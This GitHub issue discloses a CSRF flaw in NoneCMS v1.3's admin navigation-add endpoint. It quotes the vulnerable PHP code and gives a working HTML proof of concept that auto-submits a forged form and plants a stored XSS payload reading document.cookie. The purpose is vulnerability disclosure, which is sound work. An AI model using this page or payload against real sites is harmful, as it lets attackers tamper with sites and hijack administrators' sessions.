New issue

Jump to bottom

NoneCMS v1.3 has a CSRF vulnerability in public/index.php/admin/nav/add.html #35

Open **ghost** opened this issue on Jun 4, 2020 · 0 comments

ghost commented on Jun 4, 2020

NoneCMS v1.3 has a CSRF vulnerability in public/index.php/admin/nav/add.html, as demonstrated by adding a navigation column which can be injected arbitrary web script or HTML via the name parameter to launch a stored XSS attack.


Vulnerability code is located in application\admin\controller\Nav.php:

```
/**
 * 添加导航
 * @return array|mixed
 */
function add()
{
    if (request()->isGet()) {
        ...
    } elseif (request()->isPost()) {
        $data = input('post.');
        if ($data['type'] == 0 && !$data['modelid']) {
            return ['status' => 0, 'msg' => '请先选择栏目模型'];
        }
        //新增导航
        $category = new Category();
        if ($category->data($data, true)->save()) {
            return ['status' => 1, 'msg' => '栏目添加成功', 'url' => url('nav/index'), 'type' => 'nav'];
        } else {
            return ['status' => 0, 'msg' => '栏目添加失败', 'url' => url('nav/index'), 'type' => 'nav'];
        }
    }

}
```

No CSRF token here.


We can also use BurpSuite as proxy to see that the public/index.php/admin/nav/add.html API doesn't use csrf-token:




So we can write the PoC as follows, csrf.html:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="http://172.23.64.227:88/nonecms/public/index.php/admin/nav/add.html" method="POST">
      <input type="hidden" name="modelid" value="1" />
      <input type="hidden" name="name" value="&#60;script&#62;alert(document.cookie)&#60;&#47;script&#62;" />
      <input type="hidden" name="pid" value="45" />
      <input type="hidden" name="template_list" value="List_article.html" />
      <input type="hidden" name="template_show" value="Show_article.html" />
      <input type="hidden" name="ename" value="test" />
      <input type="hidden" name="position" value="1" />
      <input type="hidden" name="keywords" value="test" />
      <input type="hidden" name="description" value="test" />
      <input type="hidden" name="sort" value="" />
      <input type="hidden" name="status" value="0" />
      <input type="hidden" name="type" value="0" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
  <!-- JS automatically click -->
  <script>
    var m = document.getElementsByTagName('form')[0];
    m.submit();
  </script>
</html>
```


Before the administrator visits the malicious link, there are 7 columns in the custom navigation bar:




When the administrator visits the malicious link, the page will automatically click to trigger the CSRF attack:



Although the response status code returns 500, the navigation bar has been added successfully:



When back-end administrator accesses the background or the front-end user accesses the column, it will trigger xss attack:



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

0 participants